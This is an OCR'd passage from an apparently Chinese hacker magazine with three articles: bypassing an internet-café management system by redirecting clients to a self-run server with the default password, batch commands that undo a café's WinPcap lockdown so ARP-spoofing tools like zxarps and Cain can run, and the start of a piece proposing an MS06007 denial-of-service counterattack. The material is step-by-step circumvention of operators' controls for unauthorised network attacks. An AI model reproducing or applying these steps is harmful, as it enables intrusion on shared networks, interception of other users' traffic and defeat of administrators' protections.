


图6

（图2）。而网维大师的密码验证方式是C/S，客户机需要到服务端验证密码，所以一时间真有些不知所措了（此刻是星期天，网吧生意特别好，老板正拿着屠龙站在我旁边）。

二、一线转机

关键时刻我想到了重装网维大师，这样倒是

可以重新修改配置文件，重新连接服务端来验证密码。但是重装以后却出现了“请重启计算机使配置文件生效”的提示（注意：重启后被还原，就是说配置文件毫无作用），此刻我又陷入了沉思……

三、挥云见日

此时老板手中的屠龙已经换成开天了（嘿嘿，不好意思，我是传奇游戏痴迷者），我只好硬着头皮继续分析下去。如果程序运行的过程是：开始→读取配置文件→作为参数运行，那么我们只要重启程序不就可以了吗？为什么还要相信它的“重启系统后使配置生效”呢？说干就干，直接结束进程（图3），然后重启程序，竟然成功的连接上了服务端（图4），立即到客户机上取消了还原（图5）。问题终于解决了，好高兴啊，不用害怕被老板拿开天砍了，欣喜之余我又突发灵感为什么不用这个方法来破解网维大师呢？

来看看我们的利用条件：

1．我们可以任意修改本机（客户端）所连接的服务端IP地址（上面的重装法），从而连接所指定的服务端（可以在本机安装设置服务端，如图6，图7）；

2．我们可以在指定的那台服务端上更新密码（不用多说这个密码是自己知道的，网维大师默认密码是123456）；

3．更新后客户端的生杀大权就在我们手上了。

说实话这种破解方法还不是很理想，事实上我们还可以做得更好，比如可以直接复制一份配置文件去替换，这样就快的多了。由于时间有限，就留给大家自己去验证了！




图7

四、写在最后

本来文章到这儿就算是结束了，但是想想这次的发现确实意外，如果当时我没有填错IP地址，如果我当初相信了程序的提示而重启了系统，恐怕也就不会有这篇文章了。我们在学习技术的过程中不就是在不断的错误和突破中成长的吗？

文章难易度：★★
文章阅读点：网吧中禁止安装WinPcap的解决办法

WinPcap驱动我偏要安装

☆流星赶月☆

网吧可是我等菜鸟实习的好地方，正当我抄起局域网arp欺骗工具zxarps实习的时候，意外却发生了，安装WinPcap驱动失败了（图1）。

想必这种情况，经常在网吧里玩网络执法官、P2P终结者、WinArpAttacker等arp欺骗工具的小菜一定遇到过。因为这些工具都是要依靠WinPcap驱动才可以正常运行的。工具不能练习可不行，我得解决这个问题。我打开百度搜索了一下，得到了一些信息：




图1

```
%systemroot%\system32\wpcap.dll
%systemroot%\system32\packet.dll
%systemroot%\system32\pthreadVC.dll
%systemroot%\system32\drivers\npf.sys
```

为WinPcap驱动库文件，缺一不可。还知道以下是网吧“禁止安装WINPCAP”的BAT文件：

```
attrib +r +s +a %systemroot%\system32\wpcap.dll
cacls %systemroot%\system32\wpcap.dll /T /E /C /P everyone:N
at trib +r +s +a %systemroot%\system32\packet.dll
cacls %systemroot%\system32\packet.dll /T /E /C /P everyone:N
attrib +r +s +a %systemroot%\system32\pthreadVC.dll
cacls %systemroot%\system32\pthreadVC.dll /T /E /C /P everyone:N
attrib +r +s +a %systemroot%\system32\drivers\npf.sys
cacls %systemroot%\system32\drivers\npf.sys /T /E /C /P everyone:N
```




图2

把它保存为bat文件，运行一下，WINPCAP驱动库文件就被禁止访问了。文件对WinPcap的四个驱动库文件加了只读、系统、存档等属性，还设置了访问权限。验证一下，到%systemroot%\system32下面看看wpcap.dll有没有修改权限，拒绝访问（图2）。知道了怎么禁止的，破解也就容易了：

```
attrib -r -s -a %systemroot%\system32\wpcap.dll
cacls %systemroot%\system32\wpcap.dll /T /E /G everyone:F
attrib -r -s -a %systemroot%\system32\packet.dll
cacls %systemroot%\system32\packet.dll /T /E /G everyone:F
```

```
attrib -r -s -a %systemroot%\system32\pthreadVC.dll
cacls %systemroot%\system32\pthreadVC.dll /T /E /G everyone:F
attrib -r -s -a %systemroot%\system32\drivers\npf.sys
cacls %systemroot%\system32\drivers\npf.sys /T /E /G everyone:F
```

保存为bat文件，运行就可以了。

本以为这样就可以搞定了，可是安装WinPcap驱动仍然失败。亲自把上边的命令执行一下看看（图3）。真不知道是什么原因，难道是人品问题？




图3




图4

思考了N秒，点了一下右键，对呀！我可以把它删除掉啊，反正安装WinPcap时是会覆盖这几个文件的，不如让它重新生成。直接删除的话没有权限，没关系，使用冰刃可以强制把它们删除掉（图4）。再重新安装WinPcap，一切OK（图5）。




图5

另外，还有一些网管是在其目录建文件夹来限制的，不用管他，直接删除！还有，我在测试的时候遇到过这样的情况，安装好WinPcap驱动后，运行zxarps或cain工具提示说没有找到NPPTools.dll文件。别傻了，这肯定也是网管做的，赶快到www.zhaodll.com下载个回来吧，存放到%systemroot%\system32目录下就行了。还有什么别的问题的话欢迎到x论坛讨论，我的ID是sendvi。

（本文所涉及到的两个bat文件和NPPTools.dll已收录到光盘中）

文章难易度：★★

文章简要：使用Anti Arp Sniffer防护ARP攻击，发现攻击者MAC地址，利用LanSee找出攻击者位置，然后利用MS06007对其进行拒绝服务攻击

对arp攻击者的反击

菜鸟黑手

最近arp欺骗攻击闹得沸沸扬扬，到处都是arp攻击工具的下载，搞得整个网络血雨腥风（关于arp工具的详细使用，详见X档案06年12期和07年第3期）。这可害苦了我们这些在网吧里上网的小黑，玩网游时经常掉线，可恨至极啊！那么我们就来反击一下arp攻击者吧。

那么如何才能知道局域网中是否有人在玩arp欺骗呢？一个简单的方法就是使用工具查看，打开Anti Arp Sniffer，软件界面如图1所示。

在网关地址栏输入网关的IP地址，如果不知道网关的IP地址，可以在cmd下输入**ipconfig –all**查看，其中“Default Gateway . . . . : 192.168.1.1”就是网关的IP地址。然后点击“获取网关MAC地址”，点击“自动防护”。如果有人在进行arp攻击，anti arp sniffer就会有提示“4:29:29 攻击者MAC地址:00-16-17-4A-65-56”（图2）。

